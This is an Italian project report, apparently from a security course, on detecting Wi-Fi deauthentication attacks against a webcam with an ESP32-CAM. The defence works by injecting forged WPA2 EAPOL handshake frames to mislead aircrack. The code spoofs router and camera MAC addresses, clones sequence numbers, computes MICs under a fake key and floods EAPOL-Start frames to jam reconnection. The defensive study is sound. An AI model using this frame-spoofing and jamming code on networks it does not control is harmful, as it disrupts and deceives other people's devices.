1. Carichiamo l'ambiente ed esportiamo i tool: ***C:\esp\esp-idf\export.bat***
2. Ci spostiamo nella cartella della libreria: ***cd C:\esp\esp-idf\components\esp_wifi\lib\esp32***
3. Eseguiamo il comando di indebolimento: ***xtensa-esp32-elf-objcopy --weaken-symbol=ieee80211_raw_frame_sanity_check libnet80211.a libnet80211.a.weak***
4. Infine sostiuiamo la libreria con la funzione weaked alloriginale: ***move libnet80211.a.weak libnet80211.a -Force***

A questo punto abbiamo riscritto la funzione per cercare di bypassare il controllo:

```
bool ieee80211_raw_frame_sanity_check(void *payload, void *len) { return true; }
```

Tuttavia questo non ha portato al risultato sperato, poichè pur passando la fase di compilazione, i pacchetti venivano comunque eliminati, questo ha portato a stabilire che questo controllo è hardcoded nel codice binario della libreria per cui l'unico modo per rimuoverlo sarebbe usare una tecnica di reverse engineering e modificare il codice binario della libreria. O più furbamente comprare una versione di scheda ESP che non presenta tale blocco.

Inoltre, l'esperimento è stato ripetuto anche per altre versione dell'IDE ma purtroppo nessuna ha portato al risultato sperato, il che ha fatto virare l'esperimento su un altro fronte, ovvero usare la scheda ESP32 solo per pura difesa e usando solo pacchetti legittimi.

Deauthentication attack detection

La prima parte della difesa si basa sul tentare di smascherare un tentativo di deauthentication attack analizzando il traffico di rete. Si precisa che in questa fase non vi è un modo di far si che la webcam non si disconnetta, poiché tramite le tecniche di spoofing utilizzate dal team avversario i pacchetti di deauthentication ricevuti sono totalmente legittimi.

Procediamo con l'analisi della parte di codice necessaria allo sniffing dei pacchetti. Innanzitutto, è stato necessario abilitare le periferiche della scheda ESP32-CAM utilizzate: modulo Wi-Fi e led per la segnalazione. Il modulo Wi-Fi è stato avviato in **WI-FI_MODE_STA** in modo che evitasse di inviare beacon frame che potrebbero rendere il difensore visibile sulla rete e di conseguenza non stealth.

```
void app_main(void) {
    gpio_pad_select_gpio(FLASH_GPIO);
    gpio_set_direction(FLASH_GPIO, GPIO_MODE_OUTPUT);
    nvs_flash_init();
    esp_netif_init();
    esp_event_loop_create_default();
    wifi_init_config_t cfg = WIFI_INIT_CONFIG_DEFAULT();
    esp_wifi_init(&cfg);
    esp_wifi_set_mode(WIFI_MODE_STA);
    esp_wifi_start();
```

A questo punto abbiamo fatto in modo che la scheda vedesse tutto il traffico sulla rete di tipo **gestione** (beacon e probe frame) e **dati**.

```
wifi_promiscuous_filter_t filter = { .filter_mask = WIFI_PROMIS_FILTER_MASK_MGMT | WIFI_PROMIS_FILTER_MASK_DATA };
esp_wifi_set_promiscuous_filter(&filter);
esp_wifi_set_promiscuous(true);
esp_wifi_set_promiscuous_rx_cb(&sniffer_callback);
```

Abbiamo, inoltre, definito la funzione ***sniffer_callback*** che ogni volta che recepisce un pacchetto viene invocata ed effettua i dovuti controlli. Però prima di passare alla funzione di callback, c'è un altro aspetto cruciale a cui prestare attenzione, bisogna individuare il canale su cui è sintonizzata la nostra webcam. Se decidessimo di fare un continuo hopping tra i canali, potrebbe accadere che mentre il deauth attack avviene su un canale, noi siamo sintonizzati su un altro canale che non riguarda la nostra webcam, per tale ragione diventa cruciale posizionarci sul canale corretto e metterci in ascolto. Questo lo facciamo avviando un **task** apposito tramite la funzione:

```
xTaskCreate(&channel_hopper_task, "channel_hopper", 2048, NULL, 5, NULL);
```

```
void channel_hopper_task(void *pvParameter) {
    while(1) {
        if (!target_found) {
            current_channel++; if (current_channel > 13) current_channel = 1;
            esp_wifi_set_channel(current_channel, WIFI_SECOND_CHAN_NONE);
            printf("Scansione CH %d...\n", current_channel);
            vTaskDelay(SCAN_TIME_MS / portTICK_PERIOD_MS);
        } else { vTaskDelete(NULL); }
    }
}
```


Tale funzione si limita a saltare da un canale all'altro di istante in istante e rimane su di esso per 200ms in modo da far sì che abbia il tempo di poter sentire il messaggio relativo al nostro target. La

divisione per il valore portTICK_PERIOD_MS è semplicemente dovuta a una conversione del tempo in tick (l'unità di misura necessaria per indicare il tempo che richiediamo sulla base della frequenza di lavoro della scheda). Ogni qual volta sniffa un messaggio viene attivata la funzione di callback. Partiamo con l'analizzare come questa funzione va a fare il **parsing dei byte** che vengono trasferiti dal driver Wi-Fi.

```
void sniffer_callback(void *buf, wifi_promiscuous_pkt_type_t type) {
    wifi_promiscuous_pkt_t *pkt = (wifi_promiscuous_pkt_t *)buf;
    uint8_t *payload = pkt->payload;
    if (pkt->rx_ctrl.sig_len < 24) return;
```

Innanzitutto, avviene un recast di questi byte nel tipo necessario per interpretarli come un pacchetto snifffato dalla rete Wi-Fi. A noi non interessa in questa fase l'insieme dei metadati che troviamo nel pacchetto (ad esempio Potenza, RSSI, ecc.), ma soltanto le informazioni dell'**header** che permettono di identificare il tipo di pacchetto, per questo motivo prendiamo il pkt->payload. Inoltre, vediamo un **filtraggio** sulla dimensione del pacchetto per evitare di analizzare pacchetti spuri o ad esempio ACK che non sono necessari per la nostra analisi, questo **evita di sovraccaricare il processore**.

Ora preso come riferimento la frame ricevuta nelle reti WLAN secondo il protcollo 802.11, possiamo fare il parsing:



[5]

Ricevuto il frame dobbiamo andare a farne il parsing vero e proprio cercando di estrarrei i campi che ci servono:

```
uint16_t frame_ctrl = payload[0] | (payload[1] << 8);
uint8_t frame_type = (frame_ctrl >> 2) & 0x03;
uint8_t frame_subtype = (frame_ctrl >> 4) & 0x0F;
int hdr_len = 24;
if (frame_type == 2 && (frame_subtype & 0x08)) hdr_len = 26;
```

I byte ci arrivano nel formato little endian, questo fa si che presi i primi due byte, dobbiamo in shiftare in alto i bit del secondo byte ricevuto, in questo modo otteniamo il campo **frame_control.** Poi estraiamo da quest'ultimo il **tipo** (byte in posizione 2 e 3) e **sottotipo** (in posizione 4,5,6,7). Di default l'header di nostro interesse è di **24** byte (hdr_len), tuttavia nel caso in cui si trattasse di un frame di tipo dati (frame_type 2) e fosse posto a 1 il bit di QoS, allora dovremmo considerare un header di **26** byte.

```
// Identificazione
bool is_from_cam = (memcmp(&payload[10], target_camera_mac, 6) == 0);
bool is_to_cam   = (memcmp(&payload[4], target_camera_mac, 6) == 0);
bool is_from_router = (memcmp(&payload[10], target_router_mac, 6) == 0);
```

Continuando con l'ordine dei campi del frame 802.11 su reti WLAN abbiamo estratto gli indirizzi MAC di nostro interesse. Nello specifico abbiamo utilizzato una serie di variabili booleane che ci permettono di individuare se i pacchetti sono di fatto diretti alla nostra webcam o inviati dalla stessa, ovvero quelli di nostro interesse per mettere in atto le strategie di difesa.

```
// 1. AUTO-SCAN
if (!target_found) {
    if (is_from_cam || is_to_cam) {
        target_found = true;
        locked_channel = current_channel;
        printf("\n--- TARGET FOUND CH %d ---\n", locked_channel);
    }
    return;
}
```

A questo punto abbiamo lo sniffer che effettua un primo controllo (laddove il target non fosse stato ancora trovato) sul pacchetto che l'ha triggerato, se questo contiene il MAC address della webcam si sceglie come canale di ascolto su cui individuare eventuali attacchi di deauth quello su cui è stato individuato tale messaggio.

A questo punto essendo in ascolto sul canale corretto possiamo procedere andando ad analizzare il traffico diretto alla telecamera individuando eventuali pacchetti di deautenticazione.

```
// 4. ATTACK DETECTION (Deauth Flood)
if (frame_type == 0 && (frame_subtype == 0xC || frame_subtype == 0xA)) {
    if (is_to_cam || is_from_cam) {
        int64_t now = esp_timer_get_time();
        if (now - last_packet_time > 1000000) packet_counter = 0;
        last_packet_time = now;
        packet_counter++;
        if (packet_counter >= ATTACK_THRESHOLD) alarm_triggered = true;
    }
}
```

In questo controllo andiamo a visualizzare il tipo del frame, se è di tipo 00 allora si tratta di un ***Management Frame***, ovvero non uno di quelli che non trasporta dati. In particolare per poter individuare eventuali attacchi di deauthentication il sottotipo deve coincidere con frame di tipo ***deauthentication (0xC) o di disassociation (0xA)***. Dopodichè controlliamo che i pacchetti siano stati inviati al (o dal) nostro target, quindi incrementiamo il contatore dei pacchetti di deauthentication ricevuti. A questo punto prendiamo il timestamp attuale e impostiamo una **finestra temporale di 1 secondo**, dopo la quale si azzera il contatore dei pacchetti ricevuti. Questo deriva dal fatto che nelle reti Wi-Fi i pacchetti di deauthentication sono un meccanismo previsto e quindi non possiamo far scattare immediatamente l'allarme. In ogni caso quando si supera la soglia critica impostata di frame di deauthentication ricevuti si imposta il flag alarm_triggered a true, questo attiva i meccanismi di diversi meccanismi di difesa che abbiamo testato e riportiamo nel seguito della trattazione.

```
if (alarm_triggered && target_found) {
    printf("\n>>> SOTTO ATTACCO! SEQUENZA 4-WAY FAKE ATTIVA <<<\n");
    gpio_set_level(FLASH_GPIO, 1);

    int64_t start_attack_time = esp_timer_get_time();
    int pkt_idx = 0;

    while (esp_timer_get_time() - start_attack_time < 20000000) {
```

Vediamo che non appena l'attacco avviene, si accende il led luminoso per segnalare visivamente l'attacco all'utente. Dopodiché vediamo che avviamo un ciclo della durata di 20 secondi, in questo modo abbiamo il tempo di mettere in atto diverse strategie difensive.

Contromisure

La contromisura più banale ed efficace consiste nell'avere una **password molto difficile da crackare**, per rendere più complicata l'attività di cracking. Ma non è l'unico fronte su cui operare per proteggerci da attacchi che mirano alla cattura dell'handshaking.

Una prima idea è quella di confondere l'avversario inviando oltre ai messaggi veri dell'handshaking, tanti pacchetti falsi costruiti ad Hoc. Si parla di ***chaffing*** (chaff in italiano si traduce in pagliuzza), una tecnica che nasce in ambito militare e viene poi estesa all'ambito della sicurezza informatica.

Per sconfiggere un nemico, è buona prassi conoscerlo il più possibile. E' questo che ci ha spinto a studiare come funziona aircrack, e quali sono i campi del pacchetto sniffato in fase di handshaking che usa. Da tale analisi (riportata al capitolo precedente) si è evinto che creare tanti messaggi di handshaking falsi, crea confusione ma non mette veramente in difficoltà l'attaccante. Tutte le informazioni necessarie sono nel secondo messaggio scambiato, per cui basta falsificare quest'ultimo.

Si potrebbe pensare che tale confusione interferisca anche con la possibilità della telecamera di riconnettersi all'access point. In realtà, quest'ultimo, a differenza di aircrack è in grado di riconoscere il vero messaggio di handshake tra quelli fasulli. Come hashcat questo controlla il MIC. In particolare, ricordiamo che la PSK (quella che l'attaccante vuole craccare) è il **segreto condiviso** tra client e access point, per cui questo quando riceve un pacchetto ricalcola il MIC utilizzando la chiave segreta, e se il valore coincide con quello sul pacchetto, lo accetta. Il MIC nasce infatti per garantire l'integrity.

Ognuno degli attacchi effettuati a scopo difensivo ha come matrice comune la ***costruzione di un pacchetto fittizio*** che somigli quanto più possibile a un pacchetto reale. Per tale ragione la nostra analisi non può che non partire dalla descrizione del meccanismo utilizzato per la costruzione del pacchetto.

Costruzione pacchetto fittizio

Per la costruzione del pacchetto, innanzitutto, abbiamo realizzato delle strutture dati che ricostruissero esattamente la struttura dei pacchetti EAPOL inviati sulla rete che si può apprezzare dalle acquisizioni di Wireshark mostrati nelle pagine precedenti. Tutte le strutture dati sono definite ***packed*** per fare in modo che i byte indicati vengano effettivamente inseriti l'uno dietro l'altro in modo da non avere bit di padding nel mezzo.

```
typedef struct __attribute__((packed)) {
    uint16_t frame_control;
    uint16_t duration;
    uint8_t  addr1[6];
    uint8_t  addr2[6];
    uint8_t  addr3[6];
    uint16_t seq_ctrl;
    // uint16_t qos_ctrl; <--- RIMOSSO (Non serve per Data frames standard)
} wifi_hdr_t;
```

Qui riconosciamo semplicemente la struttura dell'***header ethernet nelle reti WLAN*** visto nelle pagine precedenti. Un commento rimuove i 2 byte adibiti ai campi necessari per il QoS, questo è dovuto al fatto che vi è una limitazione nel modulo Wi-Fi della ESP32 che non permette di inviare pacchetti di questo tipo deliberatamente, per tale ragione un primo aspetto che ad un occhio esperto permette di distinguere i pacchetti costruiti da noi da quelli legittimi è proprio in questo aspetto cruciale, tuttavia non crea un vero problema poichè ad aircrack serve un handshake qualunque e per retrocompatibilità non tutti i dispositivi possono mandare messaggio con QoS, quindi possono essere facilmente accettati.

```
typedef struct __attribute__((packed)) {
    uint8_t  dsap;
    uint8_t  ssap;
    uint8_t  control;
    uint8_t  org_code[3];
    uint16_t ether_type;
} llc_snap_hdr_t;
```

Dopo l'header ethernet troviamo questo header intermento chiamato ***Logical-Link Control***, di questo rientra nel nostro interesse in particolare il campo ether_type.

```
typedef struct __attribute__((packed)) {
    uint8_t  version;
    uint8_t  type;
    uint16_t length;
} eapol_hdr_t;

typedef struct __attribute__((packed)) {
    uint8_t  desc_type;
    uint16_t key_info;
    uint16_t key_length;
    uint8_t  replay_counter[8];
    uint8_t  nonce[32];
    uint8_t  iv[16];
    uint8_t  rsc[8];
    uint8_t  id[8];
    uint8_t  mic[16];
    uint16_t data_len;
} eapol_key_frame_t;
```

Arriviamo al cuore del pacchetto EAPOL vero e proprio, qui troviamo infatti la struttura dati che ne rappresenta l'header indicando versione, tipo e lunghezza. Inoltre vediamo tutte le altre informazioni necessarie da trasmettere con EAPOL.

A questo punto, definite queste strutture, possiamo passare alla costruzione vera e propria.

Inizializza un **buffer di 512 byte che verrà utilizzato per costruire il pacchetto** e un **puntatore per tracciare la posizione corrente all'interno del buffer**.

```
void send_smart_eapol(int msg_num, bool use_hijack, int replay_offset) {
    memset(packet_buffer, 0, 512);
    uint8_t *cursor = packet_buffer;
// Usa la nuova struttura senza QoS
    wifi_hdr_t *wh = (wifi_hdr_t*)cursor;

    // MODIFICA FONDAMENTALE: Usa 0x0008 (Data Standard) invece di 0x0088 (QoS)
    // Questo evita l'errore "unsupport fram QoS" del driver ESP32
    wh->frame_control = 0x0008;
```

Prende il puntatore cursor, che in quel momento punta all'inizio del packet_buffer, lo converte forzatamente (cast) in un puntatore a una struttura di tipo **wifi_hdr_t**. In questo modo, la variabile wh può essere usata per **accedere e modificare i campi dell'header Wi-Fi** (wh->frame_control, wh->addr1, ecc.) come se l'intera struttura esistesse già all'indirizzo del buffer. Imposta il **frame_control a 0x0008**. Questo corrisponde a un pacchetto ***Data Standard*** (tipo 2, sottotipo 0).

```
// Logica Direzione (Router->Cam o Cam->Router)
    if (msg_num == 1 || msg_num == 3) {
        wh->frame_control |= 0x0200; // FromDS (Downlink)
        memcpy(wh->addr1, target_camera_mac, 6); // Dest: Cam
        memcpy(wh->addr2, target_router_mac, 6); // Src:  Router (BSSID)
```

```
    } else {
        wh->frame_control |= 0x0100; // ToDS (Uplink)
        memcpy(wh->addr1, target_router_mac, 6); // Dest: Router
        memcpy(wh->addr2, target_camera_mac, 6); // Src:  Cam
    }
    memcpy(wh->addr3, target_router_mac, 6); // BSSID
```

Imposta la **direzione del traffico e gli indirizzi MAC di sorgente**, destinazione e BSSID (l'indirizzo MAC del router/AP). Il messaggio che ci interessa è il secondo, che va dalla telecamera al router.

```
    // --- SEQUENCE LOGIC ---
    if (use_hijack && (msg_num == 2 || msg_num == 4)) {
        // CLONE: Stesso numero di sequenza della camera + Retry Bit
        wh->seq_ctrl = (sniffer_seq_num << 4);
        wh->frame_control |= 0x0800; // Retry bit = 1
    } else {
        // FLOOD: Seq casuale o incrementale
        wh->seq_ctrl = ((sniffer_seq_num + (esp_random() % 200)) << 4);
    }
```

Utilizza **l'ultimo numero di sequenza osservato e setta il bit retry a 1**, in modo da simulare la ritrasmissione di un pacchetto legittimo.

Qui c'è una piccola nota aggiuntiva da fare: il numero di sequenza viene automaticamente salvato ogni volta che arriva un pacchetto dallo sniffer, infatti, all'interno della callback troviamo il seguente codice:

```
// 2. DATA HIJACKING (Sequence Num)
if (is_from_cam) {
    sniffer_seq_num = (payload[22] | (payload[23] << 8)) >> 4;
}
```

Ancora una vola prendiamo il valore ricordando della codifica little endian, poi andiamo a shiftare di 4 posizioni per ottenere l'intero che indica il numero di sequenza ignorando il valore di offset legato alla frammentazione.

```
    cursor += sizeof(wifi_hdr_t); // Avanza di 24 byte (invece di 26)
```

Il cursore avanza di 24 byte (la dimensione standard di un header MAC senza il campo QoS).

```
llc_snap_hdr_t *llc = (llc_snap_hdr_t*)cursor;
    llc->dsap = 0xAA; llc->ssap = 0xAA; llc->control = 0x03;
    llc->ether_type = htons(0x888E);
    cursor += sizeof(llc_snap_hdr_t);

    eapol_hdr_t *eh = (eapol_hdr_t*)cursor;
    eh->version = 1; eh->type = 3;
    cursor += sizeof(eapol_hdr_t);

    eapol_key_frame_t *kf = (eapol_key_frame_t*)cursor;
```

Inserisce l'header LLC/SNAP (un meccanismo di incapsulamento utilizzato nelle reti locali basate sugli standard IEEE 802 per identificare quale protocollo di Livello 3 è contenuto nel payload di un frame di Livello 2). Imposta i campi **DSAP**, **SSAP** e **Control** (tipicamente 0xAA, 0xAA, 0x03). Imposta il tipo Ethernet a **0x888E**, che è il valore riservato per il protocollo **EAPOL**. Inserisce poi l'header EAPOL. Imposta la versione EAPOL e il tipo (tipo 3 = EAPOL-Key).

```
// --- REPLAY COUNTER LOGIC ---
    uint64_t current_rc = 0;
    for(int k=0; k<8; k++) current_rc = (current_rc << 8) | sniffer_replay_ctr[k];
    current_rc += replay_offset;
    for(int k=7; k>=0; k--) { kf->replay_counter[k] = current_rc & 0xFF; current_rc >>= 8; }
```

Questa sezione legge il **replay_counter intercettato (sniffer_replay_ctr)**, lo converte in un numero a 64 bit (current_rc). Aggiunge un **replay_offset fornito come parametro** (essenziale negli attacchi in cui è necessario aumentare il contatore). Il valore finale, incrementato, viene riscritto nel campo kf->replay_counter. I due cicli for servono a passare dalla notazione big endian a quella little endian e viceversa.

```
uint8_t rsn_ie[] = {0x30, 0x14, 0x01, 0x00, 0x00, 0x0F, 0xAC, 0x04, 0x01, 0x00, 0x00, 0x0F,
0xAC, 0x04, 0x01, 0x00, 0x00, 0x0F, 0xAC, 0x02, 0x00, 0x00};
```

L'array rsn_ie è una rappresentazione binaria di un RSN Information Element standard di 22 byte. RSN IE standard comunica che il dispositivo supporta e intende utilizzare **WPA2-PSK** con **AES-CCMP** sia per le chiavi Pairwise (per il traffico) che per le chiavi Group (per il broadcast/multicast).

```
    uint16_t key_info = 0; uint16_t key_len = 0; uint16_t key_data_len = 0;
    uint8_t *key_data_ptr = (uint8_t*)(kf + 1);

    if (msg_num == 1) {
        key_info = 0x008A; key_len = 32;
    }
    else if (msg_num == 2) {
        key_info = 0x010A; memcpy(key_data_ptr, rsn_ie, sizeof(rsn_ie)); key_data_len =
sizeof(rsn_ie);
    }
    else if (msg_num == 3) {
        key_info = 0x13CA; key_len = 16; key_data_len = 32;
    }
    else {
        key_info = 0x030A;
    }
    kf->desc_type = 2; kf->key_info = htons(key_info);
    kf->key_length = htons(key_len); kf->data_len = htons(key_data_len);
```

Di seguito si riporta il significato dei bit di key_info, e la scelta per il secondo messaggio.

Bit(s)	Flag	Significato
0	Key Type	0 (Pairwise Key)
8	Key MIC	1 (Il pacchetto deve contenere un MIC)
9	Secure	0 (Il pacchetto non è ancora completamente "Secure")
10	Error	0 (Non è un messaggio di errore)
11	Request	0 (Non è una richiesta)
12-15	Key Descriptor Version	1 (WPA2/RSN Version 1)

Per quanto riguarda i differenti IF, si tratta semplicemente di inserire nei vari pacchetti le informazioni corrette. Infine, andiamo ad inizializzare i campi effettivi dell'header EAPOL-key.

```
    for(int i=0; i<32; i++) kf->nonce[i] = esp_random();
```

Generiamo un **nounce** random.

```
    cursor += sizeof(eapol_key_frame_t) + key_data_len;
    eh->length = htons(sizeof(eapol_key_frame_t) + key_data_len);
```

Calcoliamo la **lunghezza totale del payload EAPOL e la impostiamo nell'header EAPOL.**

```
    if (key_info & 0x0100) calculate_mic_dynamic(eh);
```

Calcolo del **MIC** (per i messaggi che lo richiedono, ovvero tutti tranne il primo).

Questo è il punto cruciale nella costruzione di un pacchetto che venga scambiato per vero, di seguito la funzione richiamata.

```
void calculate_mic_dynamic(eapol_hdr_t *eapol) {
    uint8_t fake_kck[16];
    memset(fake_kck, 0xAA, 16);

    uint16_t body_len = ntohs(eapol->length);
    size_t total_calc_len = 4 + body_len;

    // Accedi al campo MIC tramite la struttura, non con offset manuali
    eapol_key_frame_t *kf = (eapol_key_frame_t *)(eapol + 1);

    // Salviamo il MIC attuale (dovrebbe essere 0) per sicurezza, anche se memset lo azzera
    memset(kf->mic, 0, 16);

    uint8_t output[20];
    mbedtls_md_context_t ctx;
    const mbedtls_md_info_t *info = mbedtls_md_info_from_type(MBEDTLS_MD_SHA1);

    mbedtls_md_init(&ctx);
    mbedtls_md_setup(&ctx, info, 1);
    mbedtls_md_hmac_starts(&ctx, fake_kck, 16);
    // HMAC calcolato su tutto l'EAPOL (Header + Body)
    mbedtls_md_hmac_update(&ctx, (uint8_t*)eapol, total_calc_len);
    mbedtls_md_hmac_finish(&ctx, output);
    mbedtls_md_free(&ctx);

    // Copia il risultato nel campo corretto della struttura
    memcpy(kf->mic, output, 16);
}
```

Questa calcola un **MIC matematicamente corretto** per il pacchetto EAPOL, ma utilizza una **chiave fittizia.** Utilizza la libreria mbedtls e seleziona **HMAC-SHA1** (algoritmo di crittografia usato in WPA2). Calcoliamo una chiave fittizia e azzeriamo il MIC, a questo punto applichiamo la cifratura a tutto il pacchetto (Header + Body, incluso il campo MIC ora azzerato). Utilizzando la chiave fissa (`0xAA...`), possiamo generare un numero illimitato di pacchetti validi con quel MIC falso per cercare di confondere il protocollo del ricevente.

Ritorniamo alla funzione send_eapol_smart().

```
    size_t packet_size = cursor - packet_buffer;
    esp_wifi_80211_tx(WIFI_IF_STA, packet_buffer, packet_size, true);
```

Alla fine ci limitiamo a calcolare la dimensione del pacchetto a cui siamo arrivati. Costruito il pacchetto invochiamo la primitiva per inviarlo.

Chaffing e DoS strategico

Il primo tentativo realizzato è stato quello di provare a inviare una grossa quantità di handshaking fasulli in modo da cercare di rendere quello reale solo uno tra i tanti possibili, l'idea era quella di realizzare una sorta di "cortina di fumo". Questo deriva dal non poter bloccare in alcun modo l'attacco di deauth, per cui si è pensato di provare ad inquinare il file catturato da airodump-ng e rendere computazionalmente infattibile il cracking.

In questo caso la difesa si basava su più fasi:

- Fase 1: fare in modo che la telecamera non si connettesse per 5 secondi realizzando un DoS strategico tramite l'utilizzo della funzione send_apol_start() che analizzeremo in seguito. Durante questo periodo si iniettano una grande quantità di handshaking fasulli cercando di fare in modo che airodump salvi nel suo file di cattura gli handshaking sbagliati.
- Fase 2: occorre far riconnettere la webcam, in questo caso però sempre per cercare di mimetizzare l'handshaking reale nel caso in cui l'attaccante non avesse smesso di sniffare dati dalla rete inviavamo ulteriori messaggi di handshaking fasulli.

```
// --- EAPOL START (Reset) ---
void send_eapol_start() {
    memset(packet_buffer, 0, 100);

    // FIX 1: Lettura atomica anche qui
    uint16_t safe_seq;

    safe_seq = sniffer_seq_num;

    packet_buffer[0]=0x08; packet_buffer[1]=0x01;
    memcpy(&packet_buffer[4], target_router_mac, 6);
    memcpy(&packet_buffer[10], target_camera_mac, 6);
    memcpy(&packet_buffer[16], target_router_mac, 6);
    packet_buffer[22] = (safe_seq & 0x0F) << 4;
    packet_buffer[24]=0xAA; packet_buffer[25]=0xAA; packet_buffer[26]=0x03;
    packet_buffer[30]=0x88; packet_buffer[31]=0x8E;
    packet_buffer[32]=0x01; packet_buffer[33]=0x01;
    esp_wifi_80211_tx(WIFI_IF_STA, packet_buffer, 36, true);
}
```

La funzione di send_eapol_start() si limita a inviare pacchetti semplici in cui richiediamo ogni volta di ricominciare la connessione da zero in modo da non portare mai a termina il 4-way handshaking.

```
while (1) {
    if (alarm_triggered && target_found) {
        printf("\n>>> ATTACCO RILEVATO! EMULAZIONE HANDSHAKE COMPLETO <<<\n");

        // ========================================================
        // FASE 1: HARD JAMMING (5 Secondi)
        // ========================================================
        printf("[FASE 1] HARD JAMMING (Reset + 4-Way Spam)...\n");
        gpio_set_level(FLASH_GPIO, 1);

        int hard_duration = 5000;
        int64_t start_time = esp_timer_get_time();

        while (esp_timer_get_time() - start_time < (hard_duration * 1000)) {
            send_eapol_start(); // Reset reale
            // SPAM COMPLETO 1-2-3-4
            send_fake_msg1();
            send_fake_msg2();
            send_fake_msg3();
            send_fake_msg4();

            if ((esp_timer_get_time() % 10000) < 100) vTaskDelay(1);
        }
```

Questa è la prima fase del main, vediamo che in una prima versione i pacchetti erano molto più rozzi e inviati usando diverse funzioni.

```
        printf("[FASE 2] SOFT DECOY (Falsi Handshake Ciclici)...\n");

        int soft_duration = 20000;
        start_time = esp_timer_get_time();

        while (esp_timer_get_time() - start_time < (soft_duration * 1000)) {

            // Genera una sequenza completa e credibile
            send_fake_msg1();
            ets_delay_us(500); // Piccolo delay simulato tra pacchetti
            send_fake_msg2();
            ets_delay_us(500);
            send_fake_msg3();
            ets_delay_us(500);
            send_fake_msg4();

            // Pausa tra un handshake completo e l'altro
            vTaskDelay(20 / portTICK_PERIOD_MS);

            if ((esp_timer_get_time() / 100000) % 2 == 0) gpio_set_level(FLASH_GPIO, 1);
            else gpio_set_level(FLASH_GPIO, 0);
        }

        gpio_set_level(FLASH_GPIO, 0);
        alarm_triggered = false;
        packet_counter = 0;
        printf(">>> PROTOCOLLO TERMINATO. SISTEMA RIARMATO. <<<\n");
```

Questa è la seconda parte dell'attacco, durante la quale avviene un soft-decoy.

Da un'analisi empirica si è evinto che aircrack riconosce i pacchetti falsi e li scarta. Questo in questa prima fase era dovuto a diverse motivazioni: da un lato il pacchetto costruito non era ancora quello descritto in precedenza, quindi facilmente riconoscibile, inoltre finchè aircrack ha a disposizine l'handshaking corretto, anche tra moltissime copie, non si lascia ingannare e riesce a risalire a quello corretto in modo da crackare la password.

Per rendere più efficace la difesa si è giunti a due possibili soluzioni:

1. **Hard Solution**: questa è una strategia che abbiamo pensato per essere funzionale a livello pratico. L'idea era fare in modo che tramite un'ulteriore scheda di rete (N.B. questa non è presente nella ESP-32, quindi il test di questa funzionalità richiede l'utilizzo di un'ulteriore schedino collegato) fare in modo che una funzionasse da sniffer, un'altra fosse collegata alla rete per poter comunicare all'utente tramite una web-app. L'idea era fare in modo che la fase 1 si prolungasse finché l'utente non avesse dichiaratamente richiesto di far collegare la webcam nuovamente, in tal modo essendo consapevole dell'eventuale tentativo di cracking l'utente avrebbe potuto decidere di non far riconnettere la webcam finchè non si fosse trovato nelle condizioni utili affinchè potesse effettuare un cambio della password con una più forte. Ovviamente c'è un grosso trade-off da pagare, poichè pur di non far andare nelle mani dell'attaccante la password corretta, avremmo dovuto rinunciare al servizio offerto dalla webcam per un certo tempo.
2. **Soft Solution**: questa è molto meno invadente e invalidante per l'utente, infatti l'idea è stata quella di cercare di falsificare il vero handshaking con un messaggio di tipo 2 sintatticamente corretto, ma semanticamente diverso dall'orginale. Questa strategia è risultata vincente, e viene descritta nel seguente paragrafo.

Message 2 Injection (Soft Chaffing)

Dopo che il client target è stato deautenticato, l'access point ne tenta la riconessione, dando inizio al 4-way handshaking. La funzione ***sniffer_callback*** quando individua tale evento alza un flag, ponendo a true il valore di una variabile booleana che abbiamo chiamato *trigger_fake_response*.


Trigger

```
// 3. REACTIVE TARGETING (Cerca Msg 1)
if (is_from_router && is_to_cam) {
    int eth_offset = hdr_len + 6;
    if (eth_offset + 2 < pkt->rx_ctrl.sig_len) {
        if (payload[eth_offset] == 0x88 && payload[eth_offset+1] == 0x8E) {
            // Check Key Info (Msg 1 ha MIC bit = 0)
            int key_info_offset = eth_offset + 7;
            uint16_t key_info = (payload[key_info_offset] << 8) | payload[key_info_offset+1];

            if (!(key_info & 0x0100)) { // Msg 1 detected!
                int replay_offset = key_info_offset + 4;
                memcpy((void*)sniffer_replay_ctr, &payload[replay_offset], 8);
                trigger_fake_response = true; // ATTIVA REAZIONE
            }
        }
    }
}
```

Il messaggio che cerchiamo è tale solo se proviene dal router ed è diretto alla telecamera, questo è il primo controllo che viene fatto.

